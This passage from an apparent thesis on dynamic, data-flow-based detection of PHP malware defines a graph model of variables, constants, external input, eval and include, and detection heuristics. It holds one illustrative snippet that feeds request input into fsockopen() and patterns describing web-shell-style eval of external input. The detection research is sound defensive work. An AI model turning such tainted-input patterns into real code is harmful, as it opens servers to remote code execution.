Some products do comprehensive analysis for web hosting purposes at the system level, such as Imunify360[4]. Its sandboxing feature consists of analyzing patterns in system calls and spotting odd sequences that may point toward foreign and untrusted code being executed on your server. Some basic actions such as unwanted file uploads or replacements (e.g. for website defacements) can be easily caught, but it is not possible to detect things like spam e-mail transmission. It might be able to detect that a system call is performed for opening the socket, and certain write operations may follow containing the data stream sent to the mail server. Without advanced analysis of the data that is actually being written however, it is not possible to determine whether or not the e-mail is legitimate. Such analysis even becomes impossible when using TLS-enabled connections, because the data written to the socket will be encrypted.

For PHP itself, no direct dynamic analysis methods seem to exist yet. However, when looking at other interpreted languages, there are some notable implementations for Javascript that use similar concepts. The tool ZOZZLE[8] analyses malware by creating heuristics based on certain language constructs or function sequences appearing in particular contexts. Because this approach is based on the AST of the Javascript code being executed, an additional step is required for deobfuscation where applicable, so that the AST for the underlying code is analysed rather than the AST for the deobfuscation command. This is done by hooking functions instrumental in obfuscated malware, such as `eval()` (functionally equivalent to its PHP counterpart). A similar approach was taken by Likarish et al.[12].

2.4.4 Flow verification

The final technique we look at is a method for verification of the general program flow in terms of function calls. This dynamic analysis method is called control flow integrity (CFI) and has been implemented for both binary executables[2] and interpreted languages[14]. Essentially, CFI creates a graph representation that describes the functions (as nodes) and function calls (as edges) for the expected, legitimate flow. Whenever vulnerabilities in the execution environment allow jumping to arbitrary memory addresses (such as buffer overflows, use-after-free attacks or stack spraying attacks), the exploitable

surface becomes limited because runtime validation of the executable against the graph ensures that only a select group of functions may be called from any location in the code.

Although not directly applicable to malware and more to the exploitation of vulnerable legitimate software, the core concept is interesting because it looks at the system-level actions performed by a script or program at runtime, and attempts to draw conclusions regarding its behaviour from it. Although the implementations so far have focused on limiting the potential impact of exploiting the execution environment, the same idea can be applied on a different level. For example, when executing code from the `eval()` construct in PHP, it is probably desirable to block calls to the `mail()` function. By considering the circumstances under which a function is called, and the scope within which a function is executed, it is possible to assess fine-grained control over allowed flows of a program.

2.4.5 Implicit vs. explicit data flows

Within computer programs, data can be passed in explicit and implicit ways. The explicit flow is the easiest to describe and spot, because it uses mechanisms in the programming language that were designed for the purpose of passing data from one part of memory to the other. This concerns scenarios such as variable assignments (which explicitly copy data) and mathematical operators (which explicitly take two inputs and assign the output to a variable) but also passing-by-reference of variables to functions that perform in-place modification of the referenced variable. All of these operations are dedicated to modifying data, which means they can be specified to include that behaviour and thus are easy to point out when tracking data modifications in a program during execution.

Implicit flows are more complicated because it regards operations that, when specifying their intended behaviour, would not be said to affect the data that an implicit flow makes them affect. This is particularly easy in languages without memory management, where it is possible to use buffer overflows, pointer casting or other methods to read data in a different form than in which it was originally written. These methods of passing data within an application are much more complicated to track using 'data tainting' mechanisms, because most tainting relies on blocks of memory while free memory access allows for much more specific byte-level access.

Consider the example where 10 variables, each 10 bytes in size in memory, are stored in memory. The first variable is considered tainted by a certain function call. When a single byte is copied from the first block to the second block, and we rely on block-based tainting, the entire second block (and thus the second variable) would be considered tainted by that first function call. If after that a different byte from the second block is copied to the third, the third block will also be marked as tainted. By moving around random bytes, a program can then appear to have 10 variables all fully tainted by a function call when in fact only two (the first and second ones) will be affected.

Essentially, block-level data tainting is too coarse-grained to deal with fine-grained memory access. Tracking implicit flows would seemingly require a per-byte tracking of all data that passes through memory to create an accurate view of which operations were responsible for the current state of data.

PHP has very limited capabilities for implicit data flows because it is a completely memory-managed language. To date, the only attacks that are known to abuse implicit data flows abuse a vulnerability in the interpreter itself; the most prominent example is a use-after-free vulnerability that was exploited through Joomla![3] in two remote code execution attack waves against millions of websites in December 2015[4] and June 2016[5].

Analysis of the available dataset of malware files[6] shows that all scripts exclusively rely on explicit data flows to achieve their goals. Based on these findings, analysis of implicit data flows are not considered a primary focus of this research, and we will not be restricting our use of data tainting mechanisms to avoid high false-positive rates that may be caused when using such implicit flows.

[3] Designated PHP Bug #70219; the Joomla!-specific vulnerability was published as CVE-2015-8562

[4] See https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-0-Day-Exploited-In-the-Wild-(CVE-2015-8562)/

[5] See https://blog.sucuri.net/2016/07/new-realstatistics-attack-vector-compromising-joomla-sites.html

[6] Files provided by Patchman as collected from customer systems and honeypots

CHAPTER 3

CHARACTERISING SOFTWARE

Instead of the current methods that focus on static analysis, we want to switch to dynamic analysis, specifically to examine a script's behaviour. Rather than look at the step-by-step instructions of how to achieve certain behaviour (i.e. the source code) and trying to figure out what the resulting behaviour will be, this method will look at the behaviour itself and analyse a script as it is being executed. Such behavioural analysis requires defining patterns that describe what we are looking for. In this chapter we introduce a model for describing a script's behaviour using a graph representation, as well as a method to translate any script to that graph representation. We then show how this graph representation can be used for defining patterns in behaviour, and how we can test whether a graph matches a provided pattern.


3.1 Introducing graph descriptions

By creating a way of modelling script behaviour, we are looking to create a simplified representation of scripts that removes any aspects of the execution we are not interested in. When analysing a script's behaviour, we are focused on how the script handles data during execution, but that doesn't mean we need to know the exact value of every variable at any point during the script's execution. Similarly, we care more about the fact that a certain value 'influenced' another value, rather than the exact nature of how it did that. These requirements resulted in the following core principles for the modelling method:

- Every script should be translatable to a graph description; the translation process should be a total function.
- Every script should have a single graph description; the translation process should be deterministic.
- Multiple scripts may result in the same graph description; the translation process is not injective, and thus not reversible. The model and translation process should be designed in such a way that scripts resulting in the same graph descriptions should not have any differences in data handling that are considered relevant to distinguish between.
- The model should emphasize the flow of data, and the way in which values *influence* other values; that is, whether or not the script performs operations that establish a causational relationship between an influencing value and an influenced value. This also allows losing information about operation commutativity or associativity.

data influence

The model we use for representing a script as a graph uses the following legend for graph elements. Each of these elements is explained by example, showing both what PHP code it represents and how the translation from that code to the graph element should be made.



3.1.1 Values and variables

A core distinction we need to make here is between the *values*, which are the actual data being handled, and the *variables*, which serve only to temporarily store the data in. We further distinguish between three types of data, which we will classify as *fundamental data types* to avoid confusion with any data types as defined in PHP itself. Whereas the PHP types explain how the interpreter should handle the value (e.g. as a string or as an integer), the fundamental types explain where the instrumentation should consider the value to have come from (i.e. its *origin*).

Compile-time constants are any values that are fixed prior to the virtual machine starting execution of the script. This is essentially every value that can be determined from the source code without requiring any execution or interpretation. The most obvious examples are fixed values which are declared in the script, such as literal strings or integers. Additionally, any string used for naming a function, class or variable is also handled as a constant. The example script in listing 3.3 converts to the graph shown in figure 3.2. Every double-bounded oval is a compile-time constant, with the contents of each oval showing the PHP declaration of the contained value.

```php
<?php
1;
"foobar";
```

Listing 3.1: Examples of compile-time constants




Figure 3.2: Graph description of compile-time constants

In case a value is stored in a variable, they are represented by simple rectangles, containing the name of the variable. In this example we also introduce two forms of data flow, represented by arrows. A solid arrowhead represents data being retrieved from the outgoing value or variable, and data being stored in the incoming variable. An open arrowhead represents the data in the outgoing value or variable being used as the name for the incoming variable or built-in function call (discussed below). The former describes data influence, the latter describes name influence.

This aspect of the graphs also immediately shows the difference between a fundamentally typed value and a variable: the former is an indivisible element that is always a leaf node of the graph, while the latter is always *derived* and is thus never a leaf node (it always has incoming edges describing how the variable is influenced). In other words, when looking at a graph, one can trace back the origins of certain data by tracing the edges *through* variables and *to* fundamental values.

```php
<?php
$my_variable = "my_value";
```

Listing 3.3: Example of a variable




Figure 3.4: Graph description of a variable

Note that for solid arrowheads the data being retrieved and stored is not necessarily the same. Any PHP operator[1] is simplified in the graph representation, because we don't care about the exact resulting value but more the fact that a value (the operator output) is derived from one or multiple other values (the operator inputs). This simplification means that all operator inputs have an outgoing solid-headed arrow going to the operator output. See for example listing 3.5 and figure 3.7, describing multiplication.

This simplification is one of the reasons the translation process is not injective, because it loses information about the type of operator and the input ordering. That information loss is illustrated by listing 3.6, which describes a different script with another operator and different input ordering, but nevertheless translates into the same graph.

[1] As defined in the PHP Manual: `http://php.net/manual/en/language.operators.php`

```
1 <?php
2 $my_first_variable = 5;
3 $my_second_variable = 7;
4 $my_combined_variable =
5     $my_first_variable *
6     $my_second_variable;
```

Listing 3.5: Example of operator use

```
1 <?php
2 $my_first_variable = 5;
3 $my_second_variable = 7;
4 $my_combined_variable =
5     $my_second_variable -
6     $my_first_variable;
```

Listing 3.6: Example of operator use




Figure 3.7: Graph description of operator use

A *built-in function* is any function that cannot be further dissected into more PHP code, and whose execution is atomic to the interpreter. This is any function made available by the standard modules or any PHP extension. *Built-in function call outputs* are result values from any such built-in function. See listing 3.8 and its graph description in figure 3.9; the double-bounded rounded rectangle is a built-in function call, with the contents showing the function name. Note that this example also shows the name of the built-in function being derived from a compile-time constant.

built-in function

built-in function call

```
1 <?php
2 rand();
```

Listing 3.8: Example of a built-in function call




Figure 3.9: Graph description of a built-in function call

If a function accepts arguments, they are represented by single-bounded rounded rectangles contained by the double-bounded rectangles representing their function call. Each rectangle contains the name of the argument as named in its documentation. If an argument isn't supplied but does have default value defined, that value is shown within the argument's rectangle in the graph on the second line. This is done to distinguish between multiple function signatures in case of overloaded functions (such as the `rand()` function). Multiple examples are shown in listing 3.10 and figure 3.11.

```
1 <?php
2 rand(1, 2);
3 strpos("foo", "bar");
4 strpos("foo", "bar", 2);
```

Listing 3.10: Examples of built-in function calls with arguments




Figure 3.11: Graph description of built-in function calls with arguments

External input is the third and final type, describing any values that are provided to the script through external interfaces. The comprehensive list of interfaces which we define as external input is as follows:

- Command-line arguments: `$argc` and `$argv`
- HTTP request input: `$_GET`, `$_POST`, `$_REQUEST`, `$_COOKIE`, `$_FILES`
- Server information: `$_SERVER`
- Environment variables: `$_ENV`

For the command-line arguments, `$argv` is an indexed array of arguments and `$argc` an integer representing the number of arguments. All other variables are associative arrays. While arrays can be handled in their entirety, they can also be used for per-element access. To describe such element access, we need to add a specialised version of the data influence arrow, which allows specifying the element key. This is done by annotating the arrow with a diamond element, which doesn't contain any data but will always have one or multiple incoming data influence arrows. In the following example, we show how the element of an external input value is accessed, parallel to the entire array being accessed.

```php
1 <?php
2 $all_external_values = $_GET;
3 $my_external_value =
4     $_GET['my_external_key'];
```

Listing 3.12: Examples of external input access




Figure 3.13: Graph description of external input access methods

The strategy of showing each variable and function name including its originating constant is a very verbose method, and it clutters the graphs significantly. In order to reduce this clutter, we make the name influence optional if the name is solely and directly influenced by a constant. Any block that does not show another block influencing its name is thus implicitly stated to be directly influenced by a constant.

3.1.2 Comparisons

When comparisons between two variables are made, those variables only have an indirect influence on the result. For example, when comparing two integers to see if one is greater than the other, the result will be a boolean. Not only does the type change, there is a loss of information in that type change, and the influence of any variable over the resulting value is not so much in value but more a condition for deciding the outcome to be either true or false.

All comparisons are displayed by diamond symbols. The exact comparison can be added as a label, but it does not change the relationship; any two diamonds with the same inputs are considered to be equivalent regardless of the comparison type. In the same way, the ordering of the comparison operands does not matter for the influence relationships.

```php
1 <?php
2 $comparison_one = (1 < 2);
3 $comparison_two = ("foo" == "bar");
4 $result = ($comparison_one &&
5            $comparison_two);
```

Listing 3.14: Examples of comparisons




Figure 3.15: Graph description of code with comparisons

3.1.3 User functions

The only kind of functions discussed so far is that of built-in functions. User-defined functions, which are declared and defined within a script, have so far not been considered. To explain why they do not need to be considered separately, we can go back to a key phrase in the definition of built-in functions: “any function that cannot be further dissected into more PHP code”. Contrarily, a user function can be considered a simple wrapping layer around a block of PHP code which oversees the transfer of data going into the function (its arguments) and out of it (the return value). When translating a script to a graph description, we remove this wrapping layer and establish direct relationships between the parts of the script inside and outside the function body. Due to this logic, the scripts in listings 3.16 and 3.17 both translate to the graph in figure 3.18.

```
1  <?php
2  function concat_strings($string_one,
3                          $string_two) {
4    $result = $string_one . $string_two;
5    return $result;
6  }
7
8  $my_variable =
9      concat_strings("value_one",
10                    "value_two");
```

Listing 3.16: Example of a user function

```
1  <?php
2  $string_one = "value_one";
3  $string_two = "value_two";
4  $result = $string_one . $string_two;
5  $my_variable = $result;
```

Listing 3.17: Example of equivalent code without a user function




Figure 3.18: Graph description of code with and without a user function

Note that in our graph description, there is no mention of the string `"concat_strings"` even though the interpreter will handle this as a compile-time constant (similar to names for built-in functions). Since we don’t consider the user function as a relevant construct for our tracking, it is irrelevant for our graph description and is thus left out.

3.1.4 Conditional constructs

PHP offers a variety of conditional constructs which we need to be able to model. The information that is interesting to us is that data that is used in a condition is indirectly responsible for a body of code executing or not. To show this kind of information, we want to map a block of code to its execution condition. Just like with data influence and name influence, we don’t care about the exact value that triggered the code - just the fact that there is a relationship between a certain piece of data and a block of code being executed is enough. We illustrate this by wrapping the parts of the graph that depend on a condition in a block, annotated with the condition being fed into it. See listing 3.19 and its graph description in figure 3.13 as an example. The type of construct is also named in the graph, but as we will see throughout this section the exact type does not matter, so constructs labelled as different types while otherwise sharing all characteristics should be considered equal (the type labels are only there as a reading aid).

```php
<?php
$condition = true;
$result = 0;

if ($condition) {
  $result = 1;
}
```

Listing 3.19: Example of a basic `if` construct




Figure 3.20: Graph description of an `if` construct

Note that the `$result` variable occurs multiple times as it is being assigned to on separate occasions. The two writes of constants are visible, as is the relationship between those two variable instances and a resulting instance which seemingly aggregates the other two. The graph shows that its resulting data is influenced by both constants `0` and `1`, with the exact value depending indirectly on the condition. (The concept of multiple instances of the same variable is further explained in section 3.2.1).

```php
<?php
$condition = true;

if ($condition) {
  $result = 1;
} else {
  $result = 2;
}
```

Listing 3.21: Example of an `if-else` construct

```php
<?php
$condition = true;

if ($condition) {
  $result = 1;
}

if (!$condition) {
  $result = 2;
}
```

Listing 3.22: Equivalent code using two mutually exclusive `if` constructs




Figure 3.23: Graph description of an `if-else` construct

When the construct is extended with an `else` or elseif block, the same condition applies to those blocks. Remember that we don't care the value of the condition is different for this block to execute, but only about the fact that the condition influences the decision of whether or not to execute this block. The `if-else` in listing 3.21 is equivalent to the double `if` in listing 3.22 (with the graph shown in figure 3.23), and the `if-elseif-else` in listing 3.24 becomes listing 3.26 (with the graph in figure 3.27).

```php
<?php
$condition_one = true;
$condition_two = false;

if ($condition_one) {
  $result = 1;
} else if ($condition_two)) {
  $result = 2;
} else {
  $result = 3;
}
```

Listing 3.24: Example of a `if-elseif-else` construct

```php
<?php
$condition_one = true;
$condition_two = false;

if ($condition_one) {
  $result = 1;
} else {
  if ($condition_two)) {
    $result = 2;
  } else {
    $result = 3;
  }
}
```

Listing 3.25: `if-elseif-else` rewritten als a double if-else

```php
<?php
$condition_one = true;
$condition_two = false;

if ($condition_one) {
  $result = 1;
}

if (!$condition_one) {
  if ($condition_two)) {
    $result = 2;
  }

  if (!$condition_two) {
    $result = 3;
  }
}
```

Listing 3.26: `if-else` constructs rewritten as mutually exclusive `if` constructs




Figure 3.27: Graph description of an `if-elseif-else` construct

We can perform similar rewriting on the other conditional constructs. A `switch` construct is essentially a set of chained `if-elseif-else` blocks, as is made visible by rewriting the code in listing 3.28 into listing 3.29. The associated graph is included in figure 3.30.

```
1  <?php
2  $condition = 2;
3
4  switch ($condition) {
5    case 1:
6      $result = 1;
7      break;
8    case 2:
9      $result = 2;
10   case 3:
11     $result = 3;
12     break;
13   default:
14     $result = 4;
15 }
```

Listing 3.28: Example of a `switch` construct

```
1  <?php
2  $condition = 2;
3
4  if ($condition == 1) {
5    $result = 1;
6  }
7
8  if ($condition == 2) {
9    $result = 2;
10 }
11
12 if ($condition == 2 ||
      $condition == 3) {
13   $result = 3;
14 }
15
16 if ($condition != 1 &&
      $condition != 2 &&
      $condition != 3) {
17   $result = 4;
18 }
```

Listing 3.29: Example of equivalent `if` constructs




Figure 3.30: Graph description of a `switch` construct

Finally we look at the looping constructs. A `while` differs from a regular `if` in that it loops. That has a significant impact on the runtime outcome of a script, but as far as data influence goes, one or more iterations doesn't change the resulting graph. Put differently, the `if` is already represented by a conditional block regardless of whether it executes once or never; by extension we should not change the representation if it may execute never, once or any number of times. As already noted, a `for` is essentially an extension of a `while` so it may be rewritten easily. The example shown in listing 3.31 can be rewritten as a `for` as shown in listing 3.32, with both examples translating to the graph shown in figure 3.33.

```php
<?php
$condition = 3;
$result = -1;

while ($condition > 0) {
  $result = $condition;
  $condition--;
}
```

Listing 3.31: Example of a `while` construct

```php
<?php
$result = -1;

for ($condition = 3;
     $condition > 0;
     $condition--) {
  $result = $condition;
}
```

Listing 3.32: Example of an equivalent `for` construct




Figure 3.33: Graph description of a `while` construct

One notable exception is the `foreach` construct, which is a looping construct but doesn't at first glance appear to be conditional. However, the construct is purely syntactic sugar for an iterator wrapped in a `while` construct. The PHP Manual contains two examples which are functionally equivalent[2], which we've added here in listings 3.34 and 3.35. We will use the second example to generate our graph description, shown in figure 3.36.

```php
<?php
$array_one = ["one", "two", "three"];
$array_two = ["one", "two", "three"];

foreach ($array_one as $value) {
    echo $value;
}
foreach ($array_two as $key => $value) {
    echo $value;
}
```

Listing 3.34: Example of a `foreach` construct

```php
<?php
$array_one = ["one", "two", "three"];
$array_two = ["one", "two", "three"];

while (list(, $value) = each($array_one)) {
  echo $value;
}
while (list($key, $value) = each($array_two)) {
  echo $value;
}
```

Listing 3.35: Example of an equivalent `while` construct




Figure 3.36: Graph description of a `foreach` construct

[2]See `http://php.net/manual/en/control-structures.foreach.php`

Note that both each and list are PHP language constructs which in this case cover iteration over the elements and assigning the iterator result (an array) to multiple variables, respectively. The graph displays this as retrieving elements from the iterated array and having the element key being influenced by the array itself (an iterator retrieves all contained elements and so decides which elements to retrieve based on the iterated array). The result is then used as a condition for while, which works as expected because each returns false when the iterator has reached the end of the array, thus causing the condition to be untrue and subsequently breaks out of the while loop.

3.1.5 Dynamic code evaluation constructs

There are two other constructs in the PHP language which have a significant effect on the data flow, and they both allow for dynamic code evaluation. The include construct is commonly used in large applications to separate code across multiple files and include that code where required. The argument supplied to this construct may be a variable. In graph descriptions, it is represented by a double-bounded construct frame, which (similar to that of conditional constructs) is annotated by its type and input.

```
1 <?php
2 $included_value = 1;
```

Listing 3.37: Example file to be included

```
1 <?php
2 include "file.php";
3 $result = $included_value;
```

Listing 3.38: Example of code being loaded from a file




Figure 3.39: Graph description of an include construct

Note that the constructs include_once, require and require_once perform similar duties to include but differ in whether or not they allow multiple evaluations of the same file and/or whether or not they accept files not being found. These changes in behaviour are not considered relevant for this graph, although we will be annotating the constructs depending on which call is being used.

Another construct which is significant in code evaluation takes not a filename but the actual PHP code as its argument: eval. Its graph representation is similar to that of include. The example code shown in listing 3.40 has its associated graph description included in figure 3.41.

```
1 <?php
2 $code = '$eval_value = 1;';
3 eval($code);
4 $result = $eval_value;
```

Listing 3.40: Example of code being loaded from a string




Figure 3.41: Graph description of an eval construct

All of these constructs mentioned in this section allow using a `return` statement to explicitly assign a value to the calling code. The code in listing 3.42 is effectively an expansion of listing 3.40, and its graph is shown in figure 3.43.

```php
<?php
$code = '$one = 1; return 2;';
$eval_result = eval($code);
$result = $eval_result + $one;
```

Listing 3.42: Example of an `eval` construct using a `return` statement




Figure 3.43: Graph description of an `eval` construct using a `return` statement

It should be noted that PHP offers a variety of built-in functions which offer similar functionality to that of these constructs (e.g. `assert`). However, they are considered built-in function calls for now - extended instrumentation and annotation of such exceptional functions is left for future consideration.

3.1.6 Scopes

When compile-time constants are defined within code bodies that are evaluated by one of these constructs, we want to be able to track them. Consider the situation where the input passed to `eval` is influenced by external input: that `eval` execution may then use values which are defined as constants within that block, but ultimately their value derives from external input as the code within which the values are constants is influenced by external input.

As a way of distinguishing between code executed in the script (which is immutable code during its execution) and code executed from dynamic code inputs, we add the definition of a *scope*, which can be one of various *scope types*. We distinguish at least between a *main scope* (i.e. the immutable code contained in the script under execution), a scope derived from *file inclusion execution* (i.e. `include`) and a scope derived from *variable dynamic code execution* (i.e. `eval`).

scope
scope type
main scope
file inclusion execution scope
variable dynamic code execution scope

We define the *declaration scope* of a constant as the scope within which it was originally declared. In the case of multiple containing scopes, the declaration scope is taken as the innermost one. Additionally, for any variable that is assigned to and any built-in function that is called, all containing scopes are labelled *processing scopes*.

declaration scope
processing scope

This aspect is not added as an additional element in the graphs because it can be directly derived from the existing representation. We merely define these concepts here because they allow for more fine-grained explanations of patterns in future chapters.

3.1.7 Whiteboxing and blackboxing function calls

Initially, all calls to built-in functions are regarded as black boxes. Their output is considered a 'fundamental' type, and it is not directly traceable to its input, since that requires knowledge of the internal processing of the function. Of course, some functions have limited internal workings, and their output can be considered to have been directly related to their input. In fact, we should do this if the goal is to trace data origins through certain levels of obfuscation using such basic modulation functions.

We define a function as *whiteboxed* if we explicitly annotate our graph with the influence relationships between the output and each of the function inputs. This should not be done generally but per argument, because the arguments may be used for different purposes in processing. For example, in case of `array_merge()` each of the inputs is a data source to the output (all input arrays are merged into an output array) but for `substr()` only the first argument is a data source to the result value.

whiteboxed function call

```php
<?php
$array_one = [1];
$array_two = [2];
$array_three =
    array_merge($array_one,
                $array_two);

$result = substr("foobar",
                 2,
                 3);
```

Listing 3.44: Examples of whiteboxed function calls




Figure 3.45: Graph description whiteboxed function calls

3.1.8 Data access control

Within PHP there are many ways to limit the access to variables and functions, through namespaces and classes with properties being denoted public, protected or private. These access control methods limit the ability for code to access other parts of the code in a way the programmer didn't intend. This is something the compiler checks.

Any circumvention of the access control methods or erroneously generous access lists are usually only exploitable as vulnerabilities in legitimate software. Our focus is on code that was intentionally written with malicious purposes in mind where the use of such access control would not serve any purpose, so these programming errors are not relevant. In our graph descriptions, we ignore this information.

3.2 Graph optimizations

With all elements in our graphs defined, we can now look at methods of optimizing them for both visual and analytical purposes. We already named the optional nature of naming influence blocks in section 3.1.1, but there are several other techniques we can apply to optimize and simplify our graphs.

3.2.1 Variable snapshotting

Variables are inherently dynamic—their values are variable—which means that any statement about a variable's value made at one point is not necessarily true about the same variable at a later stage. This is something we will take into account during tracking, to make sure we always test the correct 'state' of each variable. Consider the example given in listing 3.46, involving two calls that look like dangerous calls in their graph descriptions when not taking into account the dynamic aspect of variables.

```php
<?php
$tmp = $_GET['value'];
fsockopen($tmp, 1234);

$tmp = "udp://127.0.0.1";
mail($tmp,
     "subject",
     "message");
```

Listing 3.46: Example PHP script triggering false positives without snapshotting




Figure 3.47: High-level description of the example PHP script before applying snapshotting

The first call now looks like it's calling `fsockopen()` with the first argument starting with `"udp://"` and being influenced by user data, while in fact—unless we craft the input value appropriately—that argument condition is not met. The second call looks like a `mail()` call with the first argument influenced by user data, but in reality it is overwritten by a compile-time constant and thus the user input has lost

all influence on the current value at this point. Neither function is actually malicious in the way the graph description suggests.

Whenever a variable is fully overwritten, it should be considered a new variable. The only reason a programmer considers them the same value storage mechanism is that it shares the name and memory address, but as far as the value goes the entire variable is declared anew. This mechanism is best described as *variable snapshotting*; taking snapshots of all involved variables at any point a tracking entry is created. In the next graph, you can see that applying this mechanism will allow considering the two instances of `$tmp` as separate variables, and the new origin traces this generates don't match the behaviour described in the previous paragraph.

variable snapshotting




Figure 3.48: High-level description of the example PHP script after applying snapshotting

3.2.2 Influence flattening

In the bigger picture, derived variables are nothing more than links between fundamentally typed values and the tracked elements they exert influence on. If variable `$a` influences `$b` which in turn influences `$c`, it has the same result as `$a` directly influencing `$c`. Let's not forget the obfuscation mechanisms often used in malware use large numbers of intermediary variables to shuffle data around to get it from its original obfuscated form to actually malicious code; tracking all of these intermediaries separately could be an inefficient method on obfuscated malware and has no added value. We only care about where the data came from and where it ended up, not the process of how it got there.

Rather than tracing back the origins of data throughout all the linked variables at the end of the script execution—when applying heuristics to the generated tracking table by backtracking across influence relationships—the tracking can instead optimize the process 'on the go' by making sure relationships are always made directly to fundamental types. This means handling derived variables by linking their sources and conditions, rather than the derived variables themselves. Influence relationships through whiteboxed functions are also optimized out. This process *flattens* the influence relationships in the resulting description. Consider the example graphs with and without flattening in figures 3.49 and 3.51, respectively. The latter graph is much more compact and contains exactly the same amount of relevant information to apply heuristics based on data influence relationships, data values and built-in function calls.

influence flattening




Figure 3.49: High-level description of the example PHP script before applying flattening




Figure 3.51: High-level description of the example PHP script after applying flattening




Figure 3.50: Example high-level description with components eligible for flattening




Figure 3.52: Example high-level description with flattening applied

Of course, not all relationships can be directly converted verbatim. Table 3.53 lists the appropriate conversions. The columns tell you what `$a` is to `$b`, the rows say what `$b` is to `$c`. The cells tell you what the resulting relationship from `$a` to `$c` will be. Figures 3.50 and 3.52 demonstrate the effects of flattening on chaining a data source with a name source and a condition respectively.

	Data source	Name source	Data condition
Data source	Data source	-	Data condition
Name source	Name source	-	Data condition
Data condition	Data condition	-	Data condition

Table 3.53: Conversion table for influence relationship flattening

It should be noted that flattening also involves aggregating processing scopes. Any declaration scopes of data sources are also considered processing scopes during this conversion, to flatten the scope influence as well. The following example is a basic explanation of how the intermediate variable does not affect influence relationships, but does introduce a processing scope for the resulting value.




Figure 3.54: High-level description of the example PHP script with processing scopes before flattening




Figure 3.55: High-level description of the example PHP script with processing scopes after flattening

3.3 Behavioural pattern recognition

We can use the graph description to define a method of recognizing patterns in script behaviour, by creating *patterns* we are looking for in graphs. In this section we describe a method to define such patterns, and how these patterns can be searched for in a graph.

graph pattern

3.3.1 Patterns

The goal of the tracking is to determine the origin of data that is being used in specific actions, meaning the data types of the values that ultimately can be considered to have influenced the data that is being used as input for those actions. In this context, we consider actions to be anything that can be said to exert behaviour of a script we might be interested in. This comes down to two of the aforementioned blocks: built-in functions and dynamic code evaluation constructs.

Every pattern we create has one such block at its centre, which we define as the *central element*. It is filled with a solid grey to point out this central role. (This also defines a key distinction between a graph and a pattern: a pattern has a filled solid grey element, whereas a graph does not have any filled elements.) It can then be expanded with additional properties that should be looked for in the graph. This can use basically any element that was previously defined for graphs, such as data influence relationships, name influence relationships, declaration and processing scopes and data conditions.

central element




Figure 3.56: Pattern defining a built-in function call with its name influenced by an external input value




Figure 3.57: Pattern defining a code evaluation construct with external input influencing its input value

Function arguments only need to be defined in a pattern if it is subject to an influence relationship requirement or a value test. If an argument for a built-in function call is not present in the pattern, this pattern can still match a graph in which that argument is specified. If an argument name is specified in the block it describes a specific argument; otherwise, it is a wildcard for any of the arguments passed to the built-in function call.

The example in figure 3.58 shows a pattern that defines two constraints on a built-in function call: the first argument must be influenced by an external input value, and any argument (which may also be the first argument) must be influenced by a constant.




Figure 3.58: Pattern defining influence relationships on built-in function call arguments

In some cases, a test should be on the actual value rather than the origins of the data, i.e. arguments to built-in function calls or input values for dynamic code evaluation constructs. Possible *value tests* for strings include e.g. whether a string equals, contains, starts with or ends with a supplied operand. If it is an integer, comparisons include equality, 'greater than' and 'less than'. If an operand is an array this testing should allow for checking array elements; if it is an object we should be able to test object properties. This flexibility allows fine-grained testing of the whole or parts of passed values.

Examples of value tests are given in figures 3.59 and 3.60. Note that in figure 3.59, the value test is specified on the second line of the block; the first line is reserved for the argument name, which is left empty in this case to signify that it may match any argument.




Figure 3.59: Pattern defining a built-in function call with a value test on any of its arguments




Figure 3.60: Pattern defining a code evaluation construct with a value test on any of its arguments

For function calls, a test description in the block describes a test on the function name. When testing values of data for which an influence relationship is defined, that test is added in the block of the associated data block. For dynamic code evaluation constructs, we can match the exact type of construct (`eval`, `include` or either).




Figure 3.61: Pattern defining a built-in function call with a name test




Figure 3.62: Pattern defining a code evaluation construct with a type test

The method for matching a graph to a pattern is described in section 3.3.3. However, we can already point out some characteristics of the matching process that help us refine requirements on the patterns:

- Every pattern exclusively defines inclusive requirements, which means that every element in the pattern must be present in the graph in order for the graph to be considered a match to the pattern.
- Patterns do not allow defining optional elements, nor is it possible to define absence of certain elements.
- A pattern does not have to be comprehensive, which means that there may always be more elements in a graph than a pattern describes without those additional elements preventing the graph from being a match.
- Since we define a pattern to be matching only if all requirements set in the pattern are met, there is no required order in which to check the requirements.
- A pattern should never contain variable blocks, as these will not be present in a graph after applying flattening.

3.3.2 Heuristics and rules

Most patterns will consist of many different elements that need to be checked and verified. To clarify the difference between a single property matching and the combination of a set of properties matching, we introduce two additional definitions.

A *rule* is a description of a matchable property of a graph element. This property must be one of the following:

rule

- The type of the central element
- The processing scope of the central element
- A name influence relationship leading towards the central element, including the block type of the originating element
- A data or name influence relationship leading towards a function argument or the input value of the central element, including the block type of the originating element
- A value condition on the central element block name
- A value condition on a function argument or input value of the central element

Examples of rules include “the central must be a built-in function call”, “the central element’s function name must be `foobar`”, “the second argument of the central element must be influenced by an external input value” and “the central element is processed within a dynamic code evaluation scope”. We don’t define a strict format for these rules here as that does not have any added value, but of course when implementing the rule matching in the PHP interpreter it should be defined as a data structure with direct translatability between that data structure and a rule (and vice versa).

The rule that defines the type the central element (built-in function call or dynamic code evaluation construct) is defined as the *typing rule*. Denoting this rule separately helps us in the pattern matching algorithm described in section 3.3.3. The combination of a set of rules is defined as a *heuristic*. Only when all rules contained in that set are a match, is the heuristic considered a match. A heuristic is a complete picture of a particular behaviour that should be detected in a program.

typing rule

heuristic

With these definitions as a background, a pattern can be newly considered as simply a visual representation of a heuristic. Each heuristic can be translated to a pattern and vice versa, based on the translation between a rule and the chosen format for a rule in the implementation. Take for example the pattern shown in figure 3.56. We can disassamble the pattern into rules as follows:

1. Start with defining the typing rule. The central element is a built-in function call, so the typing rule is “the central element must be a built-in function call”.
2. There is no value condition defined for the function name, so there is no rule to define for it.
3. We now look at any function arguments. There are none, so no rules there either.
4. Next, we look at all incoming relationships. The central element has an incoming name influence relationship, originating from a block typed as an external input value. The associated rule is “the central element’s name must be influenced by an external input value”.

When writing down the rules in a more concise matter, this leaves us with the following heuristic:

- Type: Built-in function call
- Function name is influenced by an external input value

As a second example, we take a heuristic and translate the rules step by step into a pattern. We start with the following set of rules:

1. Type: Built-in function call
2. One of the function arguments is influenced by a compile-time constant
3. Argument #1 (named `$first`) is influenced by an external input value

To define a pattern for this heuristic, we have to handle each rule individually and add the relevant property to the pattern. First, we add a built-in function call block (filled solid grey, since it is the central element). We then add a blank function argument with an incoming data influence relationship originating from a compile-time constant. Last, we add an argument block for the first argument (named `$first`) and add an incoming data influence relationship originating from an external input value. Figure 3.63 describes patterns after each of these steps. As you can see, the final result is the pattern previously shown in figure 3.58.




